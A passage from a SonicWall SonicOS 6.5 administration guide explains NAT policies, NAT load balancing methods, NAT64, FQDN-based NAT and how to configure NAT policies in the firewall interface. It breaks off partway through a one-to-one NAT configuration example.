14	Default NAT Policy- 5950ea49648bae0e	Any	Original	MGMT Management IPv6 Addresses	Original	HTTPS Management	Original	MGMT	MGMT	14	Default		✓	
15	Default NAT Policy- 3a643c3bb609db	Any	Original	MGMT Management IPv6 Addresses	Original	HTTP Management	Original	MGMT	MGMT	15	Default		✓	

Topics:

- [About NAT in SonicOS](#) on page 101
- [About NAT Load Balancing](#) on page 102
- [About NAT64](#) on page 104
- [About FQDN Based NAT](#) on page 105
- [About Source MAC Address Override](#) on page 106
- [Viewing NAT Policy Entries](#) on page 107

- [Adding or Editing NAT or NAT64 Policies](#) on page 108
- [Deleting NAT Policies](#) on page 112
- [Creating NAT Policies: Examples](#) on page 113

About NAT in SonicOS

IMPORTANT: Before configuring NAT policies, be sure to create all address objects associated with the policy. For instance, if you are creating a one-to-one NAT policy, be sure you have address objects for your public and private IP addresses.

TIP: By default, LAN to WAN has a NAT policy predefined on the firewall.

The Network Address Translation (NAT) engine in SonicOS allows you to define granular NAT policies for your incoming and outgoing traffic. By default, the firewall has a preconfigured NAT policy to allow all systems connected to the **X0** interface to perform many-to-one NAT using the IP address of the **X1** interface, and a policy to not perform NAT when traffic crosses between the other interfaces. NAT policies are automatically created when certain features are enabled, such as the **Enable Local Radius Server** option in WLAN zone configuration, and are deleted when the feature is disabled. This section explains how to set up the most common NAT policies.

Understanding how to use NAT policies starts with examining the construction of an IP packet. Every packet contains addressing information that allows the packet to get to its destination, and for the destination to respond to the original requester. The packet contains (among other things) the requester’s IP address, the protocol information of the requester, and the destination’s IP address. The NAT Policies engine in SonicOS can inspect the relevant portions of the packet and can dynamically rewrite the information in specified fields for incoming, as well as outgoing traffic.

You can add up to 512 - 2048 NAT policies depending on the SonicWall network security platform, and they can be as granular as you need. It is also possible to create multiple NAT policies for the same object — for instance, you can specify that an internal server use one IP address when accessing Telnet servers, and to use a totally different IP address for all other protocols. Because the NAT engine in SonicOS supports inbound port forwarding, it is possible to hide multiple internal servers off the WAN IP address of the firewall. The more granular the NAT policy, the more precedence it takes.

The [Maximum routes and NAT policies allowed per firewall model](#) table shows the maximum number of routes and NAT policies allowed for each network security appliance model running SonicOS 6.5.

Maximum routes and NAT policies allowed per firewall model

Model	Routes		NAT Policies	Model	Routes		NAT Policies
	Static	Dynamic			Static	Dynamic	
NSa 9650	4096	8192	2048	NSA 6600	2048	4096	2048
NSa 9450	4096	8192	2048	NSA 5600	2048	4096	2048
NSa 9250	4096	8192	2048	NSA 4600	1088	2048	1024
NSa 6650	3072	4096	2048	NSA 3600	1088	2048	1024
NSa 5650	2048	4096	2048	NSA 2600	1088	2048	1024
NSa 4650	2048	4096	2048				
NSa 3650	1088	2048	1024	TZ600	256	1024	512
NSa 2650	1088	2048	1024	TZ500/TZ500W	256	1024	512
				TZ400/TZ400W	256	1024	512
SM 9600	3072	4096	2048	TZ300/TZ300W	256	1024	512

Maximum routes and NAT policies allowed per firewall model

Model	Routes		NAT Policies	Model	Routes		NAT Policies
	Static	Dynamic			Static	Dynamic	
SM 9400	3072	4096	2048				
SM 9200	3072	4096	2048	SOHO W	256	1024	512

Glossary

ARP	Address Resolution Protocol
DNS	Domain Name System
DNS64	DNS Extensions for Network Address Translation from IPv6 Clients to IPv4 Servers
FQDN	Fully Qualified Domain Name
IPv4-converted IPv6 addresses	IPv6 addresses used to represent IPv4 nodes in an IPv6 network
IPv4-embedded IPv6 addresses	IPv6 addresses in which 32 bits contain an IPv4 address
MAC	Media Access Control
NAT	Network Address Translation
NAT64	Stateful Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers
NATPT	Network Address Translation - Protocol Translation
PMTUD	Path MTU discovery
XLATs	IP/ICMP translators

About NAT Load Balancing

Network Address Translation (NAT) and Load Balancing (LB) provides the ability to balance incoming traffic across multiple, similar network resources. Do not confuse this with the Failover & Load Balancing feature in SonicOS. While both features can be used in conjunction, Failover & Load Balancing is used to actively monitor WAN connections and act accordingly on failure/recovery of the WAN interface(s), and NAT LB is primarily used to balance incoming traffic.

Load Balancing distributes traffic among similar network resources so that no single server becomes overwhelmed, allowing for reliability and redundancy. If one server becomes unavailable, traffic is routed to available resources, providing maximum uptime.

This section details how to configure the necessary NAT, load balancing, health check, logging, and firewall rules to allow systems from the public internet to access a Virtual IP that maps to one or more internal systems, such as web servers, FTP servers, or SonicWall SMA appliances. This Virtual IP may be independent of the firewall or it may be shared, assuming the firewall itself is not using the port(s) in question.

NOTE: The load balancing capability in SonicOS, while fairly basic, satisfies the requirements for many network deployments. Network administrators with environments needing more granular load balancing, persistence and health-check mechanisms are advised to use a dedicated third-party load-balancing appliance.

See also:

- [Determining the NAT LB Method to Use](#) on page 103
- [Caveats](#) on page 103

- [How Load Balancing Algorithms are Applied](#) on page 103
- [Sticky IP Algorithm Examples](#) on page 104

Determining the NAT LB Method to Use

Deciding which NAT LB method to use

Requirement	Deployment Example	NAT LB Method
Distribute load on server equally without need for persistence	External/ Internal servers (such as, web or FTP)	Round Robin
Indiscriminate load balancing without need for persistence	External/ Internal servers (such as, web or FTP)	Random Distribution
Requires persistence of client connection	E-commerce site, Email Security, SonicWall SMA appliance (Any publicly accessible servers requiring persistence)	Sticky IP
Precise control of remap of source network to a destination range	LAN to DMZ Servers Email Security, SonicWall SMA appliance	Block Remap
Precise control of remap of source network and destination network	Internal Servers (such as, Intranets or Extranets)	Symmetrical Remap

Caveats

- Only two health-check mechanisms (ICMP ping and TCP socket open)
- No higher-layer persistence mechanisms (Sticky IP only)
- No “sorry-server” mechanism if all servers in group are not responding
- No “round robin with persistence” mechanism
- No “weighted round robin” mechanism
- No method for detecting if resource is strained

While there is no limit to the number of internal resources that the SonicWall network security appliance can load-balance to and there is no limit to the number of hosts it can monitor, abnormally large load-balancing groups (25+ resources) may impact performance.

How Load Balancing Algorithms are Applied

Round Robin	Source IP connects to Destination IP alternately
Random Distribution	Source IP connects to Destination IP randomly
Sticky IP	Source IP connects to same Destination IP
Block Remap	Source network is divided by size of the Destination pool to create logical segments
Symmetrical Remap	Source IP maps to Destination IP (for example, 10.1.1.10 -> 192.168.60.10)

Sticky IP Algorithm Examples

Source IP is modulo with the size of the server cluster to determine the server to remap it to. The following two examples show how the Sticky IP algorithm works:

- [Example One - Mapping to a Network](#): on page 104
- [Example Two - Mapping to a IP Address Range](#): on page 104

Example One - Mapping to a Network:

192.168.0.2 to 192.168.0.4

Translated Destination = 10.50.165.0/30 (Network)

Packet Source IP = 192.168.0.2

192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010

(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 2

= 3232235522 [modulo] 2

= 0 (2 divides into numerator evenly. There is no remainder, thus 0)

Sticky IP Formula yields offset of 0.

Destination remapping = 10.50.165.1.

Example Two - Mapping to a IP Address Range:

192.168.0.2 to 192.168.0.4

Translated Destination = 10.50.165.1 - 10.50.165.3 (Range)

Packet Src IP = 192.168.0.2

192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010

(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 3

= 3232235522 [modulo] 4

= 1077411840.6666667 - 1077411840

= 0.6666667 * 3

= 2

Sticky IP Formula yields offset of 2.

Destination remapping to 10.50.165.3.

About NAT64

SonicOS supports the NAT64 feature that enables an IPv6-only client to contact an IPv4-only server through an IPv6-to-IPv4 translation device known as a NAT64 translator. NAT64 provides the ability to access legacy IPv4-only servers from IPv6 networks; a SonicWall with NAT64 is placed as the intermediary router.

As a NAT64 translator, SonicOS allows an IPv6-only client from any zone to initiate communication to an IPv4-only server with proper route configuration. SonicOS maps IPv6 addresses to IPv4 addresses so IPv6 traffic changes to IPv4 traffic and *vice versa*. IPv6 address pools (represented as address objects) and IPv4 address pools are created to allow mapping by translating packet headers between IPv6 and IPv4. The IPv4 addresses of IPv4 hosts are translated to and from IPv6 addresses by using an IPv6 prefix configured in SonicOS.

The DNS64 translator enables NAT64. Either an IPv6 client must configure a DNS64 server or the DNS server address the IPv6 client gets automatically from the gateway must be a DNS64 server. The DNS64 server of an IPv6-only client creates AAAA (IPv6) records with A (IPv4) records. SonicOS does not act as a DNS64 server.

i IMPORTANT: Currently, NAT64:

- Only translates Unicast packets carrying TCP, UDP, and ICMP traffic.
- Supports FTP and TFTP application-layer protocol streams, but does not support H.323, MSN, Oracle, PPTP, RTSP, and RealAudio application-layer protocol streams.
- Does not support IPv4-initiated communications to a subset of the IPv6 hosts.
- Does not support Stateful High Availability.

For NAT64 traffic matches, two mixed connection caches are created. Thus, the capacity for NAT64 connection caches is half that for pure IPv4 or IPv6 connections.

Use of Pref64::/n

Pref64::/n is an IPv6 prefix used on the access network for protocol translation between IPv6 and IPv4. The *Pref64::/n* prefix is configured in SonicOS. A well-known *Pref64::/n* prefix, `64:ff9b::/96`, is automatically created by SonicOS.

Pref64::/n defines a network that can go from an IPv6-only client through NAT64 to an IPv4-only client. In SonicOS, an address object of Network type can be configured to include all addresses with *Pref64::/n*. This address object represents all IPv6 clients that can do NAT64.

The DNS64 server uses *Pref64::/n* to judge if an IPv6 address is an IPv4-embedded IPv6 address by comparing the first *n* bits with *Pref64::/n*. DNS64 creates IPv4-embedded IPv6 addresses by synthesizing *Pref64::/n* with IPv4 address records and sending a DNS response to IPv6-only clients.


For configuring a *Pref64::/n* address object, see [Default Pref64 Address Object](#) on page 185.

About FQDN Based NAT


SonicOS 6.5.1 and higher supports NAT policies using FQDN Address Objects for the original source/destination.

Use cases include:


- Specifying public IP addresses with FQDN to a local server



- Specifying a public server with FQDN for consistency across replacement with a server that has a known IP address



- Routing traffic from/to a FQDN to have a source IP address other than the outbound interface IP.



The following functionality is supported:

- The original source/destination can be a pure FQDN or an address group with FQDN(s) and other IPv4 or IPv6 addresses, depending on the IP version of the NAT policy. A new FQDN address object can be directly created from the **MANAGE | Policies | Rules > NAT Policies** page.
FQDN is not supported for the translated source/destination.
- IP version options are provided for a NAT policy only if the version is ambiguous based on settings for original/translated source/destination fields. Either IPv4 or IPv6 must be selected.
- Mousing over an FQDN object of a NAT policy displays the IP addresses in the same IP version as the NAT policy.
- When NAT translation is performed, only the IP addresses in the NAT's IP version are considered.
- The **Advanced** page is disabled if FQDN is used in either or both the original source/destination fields.
If probing is enabled and/or the NAT method is configured to a non-default value such as Sticky IP, neither of original source/destination address objects can be modified to contain an FQDN.
- FQDN based NAT policies are supported in High Availability configurations.

About Source MAC Address Override

Starting in SonicOS 6.5.1, an internal option is added that allows you to replace the source MAC address of an outbound or port-forwarded packet with the MAC address specified in a NAT policy. By default without this option, the MAC address of the output interface is used as the source MAC address of the packet.

This feature is disabled by default, and can be enabled using an internal setting. Contact SonicWall Technical Support for information about internal settings.


Viewing NAT Policy Entries

Topics:

- [Changing the Display](#) on page 107
- [Filtering the Display](#) on page 107
- [Displaying Information about Policies](#) on page 107

Changing the Display

The **Rules > NAT Policies** page provides display options at the top of the page, including **Search**, **Show**, **View**, and refresh.



You can change the display of your NAT policies by selecting one of the following options in the **View** drop-down list at the top of the page:


All Types	Displays all the routing policies including Custom Policies and Default Policies . Initially, before you create NAT policies, only displays the Default Policies .
Default	Displays only Default Policies .
Custom	Displays only those NAT policies you configure.

Filtering the Display


You can enter the policy number (the number listed in the # column) in the **Search** field to display a specific NAT policy. Using the **Search** field, you can also enter alphanumeric search patterns, such as WLAN, X1 IP, or Private, to display only those policies of interest.

Displaying Information about Policies

Moving your pointer over the **Comment** icon in the **Comment** column of the NAT policies table displays the comments entered in the **Comments** field of the **Add NAT Policy** dialog for custom policies. Default policies have a brief description of the type of NAT policy, such as *IKE NAT Policy* or *NAT Management Policy*.



Moving your pointer over the **Statistics** icon in the **Configure** column of the NAT policies table displays traffic statistics for the NAT policy.



Adding or Editing NAT or NAT64 Policies

NOTE: You cannot edit default NAT policies.

For examples of different types of NAT policies, see [Creating NAT Policies: Examples](#) on page 113.

To create or edit a NAT or NAT64 policy:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > NAT Policies**.
- 2 Do one of the following:
 - To create a new NAT policy, click the **Add** button at the top of the page. The **Add NAT Policy** dialog displays.
 - To edit an existing NAT policy, click the **Edit** icon in the **Configure** column for the NAT policy. The **Edit NAT Policy** dialog displays.

The two dialogs are identical, although some changes cannot be made to some options in the **Edit NAT Policy** dialog. The options change if **NAT64 Only** is selected for **IP Version**.

IP Version IPv4 and IPv6

General
Advanced

NAT Policy Settings

Name:

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Enable DNS Doctoring

Create a reflexive policy

IP Version NAT64

General

NAT Policy Settings

Name:

IPv6 Original Source:

Translated IPv4 Source:

Pref64:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Enable DNS Doctoring

Create a reflexive policy

3 On the **General** screen, configure these settings:

- **Name:** Enter a descriptive, unique name to identify the NAT policy. This field is available starting in SonicOS 6.5.1.
- **Original Source** or **IPv6 Original Source:** This drop-down menu setting is used to identify the Source IP address(es) in the packet crossing the firewall, whether it is across interfaces, or into/out of VPN tunnels. You can:
 - Select predefined address objects
 - Select **Any**
 - Create your own address objects

These entries can be single host entries, address ranges, or IP subnets. FQDN address objects are supported.

i | **TIP:** For **IPv6 Original Source**, only IPv6 address objects are shown in the drop-down menu or can be created.

- **Translated Source** or **Translated IPv4 Source:** This drop-down menu setting is to what the specified **Original Source** is translated upon exiting the firewall, whether it is to another interface, or into/out of VPN tunnels. You can:
 - Specify predefined address objects
 - Select **Original**
 - Create your own address objects entries.

These entries can be single host entries, address ranges, or IP subnets.

- **Original Destination** or **Pref64:** This drop-down menu setting identifies the Destination IP address(es) in the packet crossing the firewall, whether it be across interfaces, or into/out of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Any** as the destination of the packet is not being changed, but the source is being changed. However, these address object entries can be single host entries, address ranges, or IP subnets. FQDN address objects are supported.

i | **TIP:** For **Pref64**, this is the original destination of the NAT policy. Only IPv6 network address objects are shown in the drop-down menu or can be created. **Pref64** is always `pref64::/n` network, as this is used by DNS64 to create AAAA records. You can select **Well-known Pref64** or configure a network address object as Pref64.

- **Translated Destination:** This drop-down menu setting is to what the firewall translates the specified **Original Destination** upon exiting the firewall, whether it is to another interface or into/out-of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Original**, as the destination of the packet is not being changed, but the source is being changed. However, these address objects entries can be single host entries, address ranges, or IP subnets.

i | **NOTE:** For **IP Version NAT64 Only**, this option is set to **Embedded IPv4 Address** and cannot be changed.

- **Original Service:** This drop-down menu setting identifies the IP service in the packet crossing the firewall, whether it is across interfaces, or into/out-of VPN tunnels. You can use the predefined services on the firewall, or you can create your own entries. For many NAT policies, this field is set to **Any**, as the policy is only altering source or destination IP addresses.

i | **NOTE:** For **IP Version NAT64 Only**, this option is set to **ICMP UDP TCP** and cannot be changed.

- **Translated Service:** This drop-down menu setting is to what the firewall translates the **Original Service** upon exiting the firewall, whether it be to another interface, or into/out of VPN tunnels.

You can use the predefined services in the firewall, or you can create your own entries. For many NAT Policies, this field is set to **Original**, as the policy is only altering source or destination IP addresses.

(i) | NOTE: For **IP Version NAT64 Only**, this option is set to **Original** and cannot be changed.

- **Inbound Interface:** This drop-down menu setting specifies the entry interface of the packet. The default is **Any**.

When dealing with VPNs, this is usually set to **Any** (the default), as VPN tunnels aren't really interfaces.

- **Outbound Interface:** This drop-down menu specifies the exit interface of the packet after the NAT policy has been applied. This field is mainly used for specifying to which WAN interface to apply the translation.

(i) | IMPORTANT: Of all fields in a NAT policy, this one has the most potential for confusion.

When dealing with VPNs, this is usually set to **Any** (the default), as VPN tunnels aren't really interfaces. Also, as noted in [Creating NAT Policies: Examples](#) on page 113, when creating inbound one-to-one NAT Policies where the destination is being remapped from a public IP address to a private IP address, this field must be set to **Any**.

- **Comment:** This field can be used to describe your NAT policy entry. The field has a 32-character limit, and once saved, can be viewed in the main **Rules > NAT Policies** page by running the mouse over the **Comment** icon of the NAT policy entry. Your comment appears in a pop-up dialog as long as the mouse is over the **Comment** icon.

- **IP Version:** Select the IP version:

(i) | NOTE: The **IP Version** cannot be changed in the **Edit NAT Policy** dialog.

- **IPv4 Only** (default)
- **IPv6 Only**
- **NAT64 Only**

(i) | IMPORTANT: The options on the **Add NAT Policy** dialog change when **NAT64 Only** is selected and the **Advanced** button does not display.

- **Enable NAT Policy:** By default, this checkbox is selected, meaning the new NAT policy is activated the moment it is saved. To create a NAT policy entry but not activate it immediately, clear this checkbox.
- **Create a reflexive policy:** When you select this checkbox, a mirror outbound or inbound NAT policy for the NAT policy you defined in the **Add NAT Policy** dialog is automatically created. This option is not selected by default.
- **Enable DNS doctoring:** Selecting this check box enables the NSv to change the embedded IP addresses in Domain Name System response so clients may have the correct IP addresses of servers. Refer to [DNS Doctoring](#).

- 4 To configure NAT load balancing options, click **Advanced**. Otherwise, skip to [Step 8](#) to add the policy with the current configuration.

(i) | NOTE: The **Advanced** button does not display if **NAT64 Only** is selected for **IP Version** or if a **FQDN** address object/group is selected for either **Original Source** or **Original Destination**.

The screenshot shows the 'Advanced' configuration tab for NAT. Under 'NAT Method', the 'NAT Method' dropdown is set to 'Sticky IP'. The 'Disable Source Port Remap' checkbox is checked. Under 'High Availability', the 'Enable Probing' checkbox is unchecked. The 'Probe hosts every' field is set to 5 seconds. The 'Probe type' dropdown is set to 'Ping (ICMP)' and the 'Port' field is empty. The 'Reply time out' field is set to 1 seconds. The 'Deactivate host after' field is set to 3 missed intervals. The 'Reactivate host after' field is set to 3 successful intervals. The 'Enable Port Probing' and 'RST Response Counts As Miss' checkboxes are unchecked.

NOTE: Except for the **Disable Source Port Remap** option, the options on this screen can only be activated when a group is specified in one of the drop-down menus on the **General** screen. Otherwise, the NAT policy defaults to **Sticky IP** as the **NAT Method**.

5 On the **Advanced** screen under **NAT Method**, select one of the following from the **NAT Method** drop-down list:

- **Sticky IP** – Source IP always connects to the same Destination IP (assuming it is alive). This method is best for publicly hosted sites requiring connection persistence, such as web applications, web forms, or shopping cart applications. This is the default mechanism, and is recommended for most deployments.
- **Round Robin** – Source IP cycles through each live load-balanced resource for each connection. This method is best for equal load distribution when persistence is not required.
- **Block Remap/Symmetrical Remap** – These two methods are useful when you know the source IP addresses/networks (for example, when you want to precisely control how traffic from one subnet is translated to another).
- **Random Distribution** – Source IP connects to Destination IP randomly. This method is useful when you wish to randomly spread traffic across internal resources.

NOTE: If the **NAT Method** is set to anything other than **Sticky IP**, **FQDN** based address objects cannot be used for **Original Source** or **Original Destination**.

6 Optionally, to force the firewall to only do IP address translation and no port translation for the NAT policy, select the **Disable Source Port Remap** checkbox. SonicOS preserves the source port of the connection while executing other NAT mapping. This option is available when adding or editing a NAT policy if the source IP address is being translated. This option is not selected by default.

NOTE: This option is unavailable and dimmed if the **Translated Source** (on the **General** screen) is set to **Original**.

You can select this option to temporarily take the interface offline for maintenance or other reasons. If connected, the link goes down. Clear the checkbox to activate the interface and allow the link to come back up.

- 7 In the **High Availability** section, optionally select **Enable Probing**. When checked, SonicOS uses one of two methods to probe the addresses in the load-balancing group, using either a simple ICMP ping query to determine if the resource is alive, or a TCP socket open query to determine if the resource is alive. Per the configurable intervals, the firewall can direct traffic away from a non-responding resource, and return traffic to the resource after it has begun to respond again.

When **Enable Probing** is selected, the following options become available:


- **Probe hosts every *n* seconds** – Specify the interval between host probes. The default is **5** seconds.
- **Probe type** — Select the probe type, such as *TCP*, from the drop-down menu. The default is **Ping (ICMP)**.
 - **Port** – Specify the port. The default is **80**.
- **Reply time out** – Specify the maximum length of time before a time out. The default is **1** second.
- **Deactivate host after *n* missed intervals** – Specify the maximum number of intervals that a host can miss before being deactivated. The default is **3**.
- **Reactivate host after *n* successful intervals** – Specify the minimum number of successful intervals before a host can be reactivated. The default is **3**.
- **Enable Port Probing** – Select to enable port probing using the **Probe type** selected above. Selecting this option enhances NAT to also consider the port while load balancing. This option is disabled by default.
- **RST Response Counts As Miss** – Select to count RST responses as misses. The option is selected by default if **Enable Port Probing** is selected.

NOTE: If probing is enabled, **FQDN** based address objects cannot be used for **Original Source** or **Original Destination**.


- 8 Click **ADD** to add the NAT policy or click **OK** if editing a policy.

Deleting NAT Policies

To delete a single NAT policy, click the **Delete** icon (X) in the **Configure** column of the NAT policy entry. If the icon is dimmed, the NAT policy is a default entry, and you cannot delete it.



To delete one or more custom policies, select the checkboxes of the policies and click **Delete** at the top of the table, then select **Delete Selected**.



To delete all custom policies, click **Delete** at the top of the table, then select **Delete All**.

Default policies cannot be deleted.

Creating NAT Policies: Examples

NAT policies allow you the flexibility to control Network Address Translation based on matching combinations of Source IP address, Destination IP address, and Destination Services. Policy-based NAT allows you to deploy different types of NAT simultaneously.

Unless otherwise stated, the examples in this section use the following IP addresses as examples to demonstrate the NAT policy creation and activation. You can use these examples to create NAT policies for your network, substituting your IP addresses for the examples shown here:

- 192.168.10.0/24 IP subnet on interface **X0**
- 67.115.118.64/27 IP subnet on interface **X1**
- 192.168.30.0/24 IP subnet on interface **X3**
- **X0** IP address is 192.168.10.1
- **X1** IP address is 67.115.118.68
- Web server's "private" address at 192.168.30.200
- Web server's "public" address at 67.115.118.70
- Public IP range addresses of 67.115.118.71 – 67.115.118.74

Topics:

- [Creating a One-to-One NAT Policy for Inbound Traffic](#) on page 113
- [Creating a One-to-One NAT Policy for Outbound Traffic](#) on page 116
- [Inbound Port Address Translation via One-to-One NAT Policy](#) on page 119
- [Inbound Port Address Translation via WAN IP Address](#) on page 124
- [Creating a Many-to-One NAT Policy](#) on page 129
- [Creating a Many-to-Many NAT Policy](#) on page 130
- [Configuring One-to-Many NAT Load Balancing](#) on page 133
- [Configuring NAT Load Balancing for Two Web Servers](#) on page 136
- [Creating a WAN-to-WAN Access Rule for a NAT64 Policy](#) on page 143

Creating a One-to-One NAT Policy for Inbound Traffic

A one-to-one NAT policy is the most commonly used type of NAT policy on SonicWall security appliances. It allows you to translate an external public IP addresses into an internal private IP address. When paired with an Allow access rule, this NAT policy allows any source to connect to the internal server using the public IP address; the firewall handles the translation between the private and public address. With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive via the WAN interface (by default, the X1 interface).

You also need to create the access rule that allows anyone to make HTTP connections to the web server via the web server's public IP address, and also create the NAT policy.

The mirror (reflexive) policy for this one-to-one inbound NAT policy is described in [Creating a One-to-One NAT Policy for Outbound Traffic](#) on page 116.

To conceal the internal server's real listening port, but provide public access to the server on a different port, refer to the example configuration described in [Inbound Port Address Translation via One-to-One NAT Policy](#) on page 119.

To create a one-to-one policy for inbound traffic:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.

#	Name	From	To	Priority	Source	Destination	Service	Action
1	v4	DMZ	DMZ	31 (Manual)	Any	Any	Any	Allow
2	v6	DMZ	DMZ	138 (Manual)	Any	Any	Any	Allow
3	v4	DMZ	LAN	29 (Manual)	Any	Any	Any	Deny
4	v6	DMZ	LAN	136 (Manual)	Any	Any	Any	Deny
5	v4	DMZ	VPN	32 (Manual)	WLAN RemoteAccess Networks	Any	Any	Allow
6	v4	DMZ	VPN	33 (Manual)	WAN RemoteAccess Networks	Any	Any	Allow
7	v4	DMZ	WAN	30 (Manual)	Any	Any	Any	Allow

- 2 Click **Add** to display the **Add Rule** dialog.
- 3 Enter in the values shown in [Option choices: Access Rule for One-to-one inbound traffic example](#).

Option choices: Access Rule for One-to-one inbound traffic example

Option	Value
Action	Allow
From	WAN
To	Select the zone that the server is in
Source Port	Select a port; the default is Any NOTE: If Source Port is configured, the access rule will filter the traffic based on the source port defined in the selected service object/group. The service object/group selected must have the same protocol types as the ones selected in Service .
Service	HTTP
Source	Any
Destination	webserver_public_ip (the address object containing the server's public IP address)
Users Included	All (default)
Users Excluded	None (default)
Schedule	Always on (default)
Comment	Enter a short description
Enable logging	Selected
Allow Fragmented Packets	Selected
All other options	Unselected

General
Advanced
QoS
BWM
GeoIP

Settings

Action: Allow Deny Discard

From :

To :

Source Port:

Service:

Source:

Destination:

Users Included: ... these users will be allowed if not excluded

Users Excluded: ... these users will be denied.

Schedule:

Comment:

Enable Logging
 Enable Botnet Filter

Allow Fragmented Packets
 Enable SIP Transformation

Enable flow reporting
 Enable H.323 Transformation

Enable packet monitor

Enable Management


- 4 Click **ADD**. The rule is added.
- 5 Click **CLOSE**.
- 6 Navigate to the **Policies | Rules > NAT Policies** page.
- 7 Click **Add** to display the **Add NAT Policy** dialog.
- 8 Configure the values shown in the **Option choices: One-to-one inbound NAT policy** table.

Option choices: One-to-one inbound NAT policy

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	webservers_public_ip
Translated Destination	webservers_private_ip
Original Service	HTTP
Translated Service	Original
Inbound Interface	X1
Outbound Interface	Any
	NOTE: Select Any rather than the interface that the server is on.
Comment	Enter a short description

Option choices: One-to-one inbound NAT policy

Option	Value
Enable NAT Policy	Checked
Create a reflexive policy	Not checked



General **Advanced**

NAT Policy Settings

Original Source: Any

Translated Source: Original

Original Destination: webserver_public_ip

Translated Destination: webserver_private_ip

Original Service: HTTP

Translated Service: Original

Inbound Interface: X1

Outbound Interface: Any

Comment: Inbound NAT for webserver

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Create a reflexive policy

- 9 Click **ADD** and then click **CLOSE**.

When you are done, attempt to access the web server's public IP address using a system located on the public internet. You should be able to successfully connect. If not, review this section, and the [Creating a One-to-One NAT Policy for Outbound Traffic](#) section, and ensure that you have configured all required settings correctly.

Creating a One-to-One NAT Policy for Outbound Traffic

One-to-one NAT for outbound traffic is another common NAT policy on a firewall for translating an internal IP address into a unique IP address. This is useful when you need specific systems, such as servers, to use a specific IP address when they initiate traffic to other destinations. Most of the time, a NAT policy such as this one-to-one NAT policy for outbound traffic is used to map a server's private IP address to a public IP address, and it is paired with a reflexive (mirror) policy that allows any system from the public internet to access the server, along with a matching firewall access rule that permits this. The reflexive NAT policy is described in [Creating a One-to-One NAT Policy for Inbound Traffic](#) on page 113.

To create a one-to-one policy for outbound traffic:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.

#	Name	Details	Type	IP Version	Zone	Class	Comments	Configure
1	Bing Force Safe Search	strict.bing.com	FQDN	Mixed	WAN	Default		
2	cfec82 Radio n 2.4G BSSID	c0:ea:e4:cfec:8c	MAC Address	Mixed	WLAN	Default		
